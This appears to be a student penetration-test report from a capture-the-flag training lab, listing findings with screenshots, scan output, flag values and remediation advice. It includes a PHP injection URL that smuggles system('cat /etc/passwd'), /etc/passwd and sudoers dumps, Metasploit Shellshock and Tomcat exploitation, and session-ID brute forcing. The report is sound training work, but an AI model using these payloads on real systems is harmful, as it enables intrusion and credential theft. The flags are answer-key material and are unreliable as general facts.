
Vulnerability 12	Findings
Title	Brute Force Attack Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Vulnerability is on the networking.php page, utilizing the same vulnerability in flag 10 and 11, /etc/passwd file can be used to see a login credential (melina:melina)
Images	<p>Enter your Administrator credentials:</p> <p>Login: <input type="text"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p> <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p>

	<div style="background-color: black; color: white; padding: 10px;"> <div style="display: flex; justify-content: space-between; align-items: center;"> <input style="width: 200px; border: 1px solid black; padding: 2px; margin-right: 10px;" type="text" value="www.example.com"/> Lookup </div> <pre style="font-family: monospace; font-size: 0.8em; margin-top: 10px;">Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 root:x:0:root:/root: /bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games: /usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail: /usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/usr/sbin/nologin www-data:x:33:33:www- data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups: /usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin /nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid: syslog:x:101:104:/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000:/home/melina:</pre> </div>
Affected Hosts	Login.php
Remediation	Implementing account lockouts and complex password requirements

Vulnerability 13	Findings
Title	PHP Injection Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	The souvenirs.php webpage with the vulnerability is shown in the robots.txt file. This page can be accessed by modifying the URL to the following. http://192.168.13.35/souvenirs.php?message=''; system('cat /etc/passwd')

Images	 <p>Dont come back from your empty handed!</p> <p>Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options...</p> <p><i>CALLUSNOW</i></p> <p>Congrats, flag 13 is jdka7sk23dd</p>
Affected Hosts	Souvenirs.php
Remediation	Employing validation, filtering and sanitization of user inputs.

Vulnerability 14	Findings
Title	Session Management Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	The vulnerable page was identified via the Burpsuite intruder to brute force the Session ID. Many were tested but 87 was the secret session ID that led to the flag.
Images	 <pre> 1 GET /admin/legal_data.php?admin=\$0025 HTTP/1.1 2 Host: 192.168.14.35 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: security_level=0; PHPSESSID=842m4fqhm@qeddccfifj19ro7a1 9 Upgrade-Insecure-Requests: 1 10 11 </pre>



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A payload set named '1' is defined with a payload type of 'Numbers'. The payload count is 101, and the request count is also 101. The 'Start attack' button is visible. Below this, the 'Payload Options [Numbers]' section is expanded, showing settings for a sequential range from 0 to 100 with a step of 1. The 'Number format' section shows decimal selected. The 'Examples' section shows a single example: '1.1'.

REKALL CORPORATION

Admin Legal Documents - Restricted Area

Welcome Admin...

You have unlocked the secret area, flag 14 is dks93jelisd7d


Affected Hosts	Disclaimer.php
Remediation	Utilizing secure and random session ID's with session timeouts. Enforcing SSL for all connections

Vulnerability 15	Findings
Title	Directory Traversal Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical

Description	Using the vulnerabilities of Flag 10 and 11, I utilized the ls command to see the directory of old_disclaimers. The URL was modified to http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt to find the "New" Rekall Disclaimer
Images	<p>192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt</p> <p>"New" Rekall Disclaimer</p> <p>Going to Rekall may introduce risk:</p> <p>Please seek medical assistance if you experience:</p> <ul style="list-style-type: none"> - Headache - Vertigo - Swelling - Nausea <p>Congrats, flag 15 is dksdf7sjd5sg</p>
Affected Hosts	Disclaimer.php
Remediation	Removing older code and pages and performing code cleanup.


Vulnerability 1	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	In the WHOIS data for totalrekall.xyz, the registrant street was revealed

Images	<pre>Queried whois.godaddy.com with "totalrecall.xyz"... Domain Name: totalrecall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242565 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta</pre>
Affected Hosts	https://centralops.net/co/DomainDossier/aspx
Remediation	N/A

Vulnerability 2	Findings
Title	Pinging totalrecall.xyz
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	pinging
Images	 <pre>File Actions Edit View Help [(root💀 kali)-[~] # ping totalrecall.xyz PING totalrecall.xyz (34.102.136.180) 56(84) bytes of data.</pre>
Affected Hosts	34.102.136.180
Remediation	N/A

Vulnerability 3	Findings																																																								
Title	Open Source Exposed Data																																																								
Type (Web app / Linux OS / Windows OS)	Linux OS																																																								
Risk Rating	Low																																																								
Description	Using crt.sh, search for totalrecall.xyz																																																								
Images	<table border="1"> <thead> <tr> <th>crt.sh ID</th> <th>Logged At</th> <th>Not Before</th> <th>Not After</th> <th>Common Name</th> <th>Matching Identities</th> <th>Issuer Name</th> </tr> </thead> <tbody> <tr> <td>131121318779</td> <td>2024-05-20</td> <td>2024-05-20</td> <td>2025-05-20</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz www.totalrecall.xyz</td> <td>CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2</td> </tr> <tr> <td>131121112288</td> <td>2024-05-20</td> <td>2024-05-20</td> <td>2025-05-20</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz www.totalrecall.xyz</td> <td>CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2</td> </tr> <tr> <td>9436308643</td> <td>2023-05-20</td> <td>2023-05-20</td> <td>2024-05-18</td> <td>www.totalrecall.xyz</td> <td>totalrecall.xyz www.totalrecall.xyz</td> <td>CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2</td> </tr> <tr> <td>94264423941</td> <td>2023-05-18</td> <td>2023-05-18</td> <td>2024-05-18</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz www.totalrecall.xyz</td> <td>CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2</td> </tr> <tr> <td>60915739837</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-05</td> <td>flag3-c7ewehd.totalrecall.xyz</td> <td>totalrecall.xyz www.totalrecall.xyz</td> <td>CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz</td> </tr> <tr> <td>60915204253</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz www.totalrecall.xyz</td> <td>CH1AT-D7ewehd, CH1Zer0SSL RSA Domain Secure Site CA</td> </tr> <tr> <td>60915204132</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz www.totalrecall.xyz</td> <td>CH1AT-D7ewehd, CH1Zer0SSL RSA Domain Secure Site CA</td> </tr> </tbody> </table>	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name	131121318779	2024-05-20	2024-05-20	2025-05-20	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2	131121112288	2024-05-20	2024-05-20	2025-05-20	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2	9436308643	2023-05-20	2023-05-20	2024-05-18	www.totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2	94264423941	2023-05-18	2023-05-18	2024-05-18	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2	60915739837	2022-02-02	2022-02-02	2022-05-05	flag3-c7ewehd.totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz	60915204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1AT-D7ewehd, CH1Zer0SSL RSA Domain Secure Site CA	60915204132	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1AT-D7ewehd, CH1Zer0SSL RSA Domain Secure Site CA
crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name																																																			
131121318779	2024-05-20	2024-05-20	2025-05-20	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2																																																			
131121112288	2024-05-20	2024-05-20	2025-05-20	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2																																																			
9436308643	2023-05-20	2023-05-20	2024-05-18	www.totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2																																																			
94264423941	2023-05-18	2023-05-18	2024-05-18	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1US-ST-Arizona L<Scottsdale,Or>GoDaddy.com, Inc., O=HTTP://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2																																																			
60915739837	2022-02-02	2022-02-02	2022-05-05	flag3-c7ewehd.totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz, CH1AT-D7ewehd.totalrecall.xyz																																																			
60915204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1AT-D7ewehd, CH1Zer0SSL RSA Domain Secure Site CA																																																			
60915204132	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	CH1AT-D7ewehd, CH1Zer0SSL RSA Domain Secure Site CA																																																			
Affected Hosts	N/A																																																								
Remediation	N/A																																																								

Vulnerability 4	Findings
Title	Number of Hosts on the Network
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Utilizing Nmap, scan the network and determine the number of hosts, excluding the host. (5)

Images 	Affected Hosts 192.168.13.0/24 Remediation N/A
---	---


Vulnerability 5		Findings
Title	Scan Results	
Type (Web app / Linux OS / Windows OS)	Linux OS	
Risk Rating	High	
Description	Utilize an aggressive Nmap Scan (nmap 192.168.13.0/24 -A) to find the host running Drupal (192.168.13.13)	

Images	<pre> Nmap scan report for 192.168.13.13 Host is up (0.000010s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 _http-server-header: Apache/2.4.25 (Debian) _http-generator: Drupal 8 (https://www.drupal.org) _http-title: Home Drupal 8 (https://www.drupal.org) http-robots.txt: 22 disallowed entries (15 shown) /core/ /profiles/ README.txt /web.config /admin/ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ /user/password/ /user/login/ /user/logout/ /index.php/admin/ _/index.php/comment/reply/ MAC Address: 02:42:C0:AB:0D:0D (Unknown) Device type: general purpose Running: Linux 4.Xi5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: Host: 192.168.13.13 TRACEROUTE HOP RTT ADDRESS 1 0.01 ms 192.168.13.13 </pre>
Affected Hosts	192.168.13.13
Remediation	N/A

Vulnerability 6	Findings																																																																												
Title	Nessus Scan Results																																																																												
Type (Web app / Linux OS / Windows OS)	Linux OS																																																																												
Risk Rating	Critical																																																																												
Description	Utilizing Nessus, scan 192.168.13.12 to find a critical vulnerability for Apache Struts.																																																																												
Images	<table border="1"> <thead> <tr> <th colspan="4">New Scan / 192.168.13.12</th> </tr> <tr> <th colspan="4">< Back to Hosts</th> </tr> <tr> <th colspan="4">Vulnerabilities 14</th> </tr> </thead> <tbody> <tr> <td>Filter</td> <td>Search Vulnerabilities</td> <td>14 Vulnerabilities</td> <td></td> </tr> <tr> <td>Sev</td> <td>Score</td> <td>Name</td> <td>Family</td> </tr> <tr> <td>Critical</td> <td>10.0</td> <td>Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)</td> <td>CGI abuses</td> </tr> <tr> <td>Medium</td> <td>6.5</td> <td>IP Forwarding Enabled</td> <td>Firewalls</td> </tr> <tr> <td>Info</td> <td>...</td> <td>HTTP (Multiple issues)</td> <td>Web Servers</td> </tr> <tr> <td>Info</td> <td></td> <td>Apache Tomcat Detection</td> <td>Web Servers</td> </tr> <tr> <td>Info</td> <td></td> <td>Common Platform Enumeration (CPE)</td> <td>General</td> </tr> <tr> <td>Info</td> <td></td> <td>Device Type</td> <td>General</td> </tr> <tr> <td>Info</td> <td></td> <td>Ethernet MAC Addresses</td> <td>General</td> </tr> <tr> <td>Info</td> <td></td> <td>ICMP Timestamp Request Remote Date Disclosure</td> <td>General</td> </tr> <tr> <td>Info</td> <td></td> <td>Nessus Scan Information</td> <td>Settings</td> </tr> <tr> <td>Info</td> <td></td> <td>Nessus SYN scanner</td> <td>Port scanners</td> </tr> <tr> <td>Info</td> <td></td> <td>OS Identification</td> <td>General</td> </tr> <tr> <td>Info</td> <td></td> <td>Service Detection</td> <td>Service detection</td> </tr> <tr> <td>Info</td> <td></td> <td>TCP/IP Timestamps Supported</td> <td>General</td> </tr> <tr> <td>Info</td> <td></td> <td>Traceroute Information</td> <td>General</td> </tr> </tbody> </table>	New Scan / 192.168.13.12				< Back to Hosts				Vulnerabilities 14				Filter	Search Vulnerabilities	14 Vulnerabilities		Sev	Score	Name	Family	Critical	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)	CGI abuses	Medium	6.5	IP Forwarding Enabled	Firewalls	Info	...	HTTP (Multiple issues)	Web Servers	Info		Apache Tomcat Detection	Web Servers	Info		Common Platform Enumeration (CPE)	General	Info		Device Type	General	Info		Ethernet MAC Addresses	General	Info		ICMP Timestamp Request Remote Date Disclosure	General	Info		Nessus Scan Information	Settings	Info		Nessus SYN scanner	Port scanners	Info		OS Identification	General	Info		Service Detection	Service detection	Info		TCP/IP Timestamps Supported	General	Info		Traceroute Information	General
New Scan / 192.168.13.12																																																																													
< Back to Hosts																																																																													
Vulnerabilities 14																																																																													
Filter	Search Vulnerabilities	14 Vulnerabilities																																																																											
Sev	Score	Name	Family																																																																										
Critical	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)	CGI abuses																																																																										
Medium	6.5	IP Forwarding Enabled	Firewalls																																																																										
Info	...	HTTP (Multiple issues)	Web Servers																																																																										
Info		Apache Tomcat Detection	Web Servers																																																																										
Info		Common Platform Enumeration (CPE)	General																																																																										
Info		Device Type	General																																																																										
Info		Ethernet MAC Addresses	General																																																																										
Info		ICMP Timestamp Request Remote Date Disclosure	General																																																																										
Info		Nessus Scan Information	Settings																																																																										
Info		Nessus SYN scanner	Port scanners																																																																										
Info		OS Identification	General																																																																										
Info		Service Detection	Service detection																																																																										
Info		TCP/IP Timestamps Supported	General																																																																										
Info		Traceroute Information	General																																																																										
Affected Hosts	192.168.13.12																																																																												
Remediation	Keeping software up to date with the most recent security updates																																																																												

Vulnerability 7		Findings
Title	Apache Tomcat Remote Code Execute Vulnerability (CVE-2017-126-17)	
Type (Web app / Linux OS / Windows OS)	Linux OS	
Risk Rating	Critical	
Description	Utilizing MSFconsole, searched for the correct RCE exploit to apply to Apache Tomcat. Created a shell and navigated to find the flag.	
Images	<pre> root run sbin srv sys tmp usr var cd root ls ls -la total 24 drwx----- 1 root root 4096 Feb 4 2022 . drwxr-xr-x 1 root root 4096 Aug 5 23:43 .. -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc -rw-r--r-- 1 root rroot 10 Feb 4 2022 .flag7.txt drwx----- 1 root root 4096 May 5 2016 .gnupg -rw-r--r-- 1 root root 140 Nov 19 2007 .profile cat .flag7.txt 8ks6sbhss </pre>	
Affected Hosts	192.168.13.10	
Remediation	Keeping software up to date with the most recent security updates	

Vulnerability 8		Findings
Title	Shellshock	
Type (Web app / Linux OS / Windows OS)	Linux OS	
Risk Rating	High	
Description	<p>Utilizing MSFconsole, search for the shellshock exploit (exploit/multi/http/apache_mod_cgi_bash_env_exec). Use the following options</p> <ul style="list-style-type: none"> - Target URI: /cgi-bin/shockme.cgi - RHOST: 192.168.13.11 <p>The flag was found in the /etc/sudoers folder</p>	

Images	 <pre> meterpreter > cat sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # You will use the "Shockline" exploit. # See the man page for details on how to write a sudoers file. # You may have to try many exploits before you find the Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin" # Host alias specification # # User alias specification # Once you have access to the host, search that server for # Flag 9 # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag8=9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less meterpreter > </pre>
Affected Hosts	192.168.13.11
Remediation	Keeping software up to date with the most recent security updates

Vulnerability 9	Findings
Title	Other Vulnerabilities on the affected Host
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	In the same host machine, find flag 9 with the following command, "cat /etc/passwd"

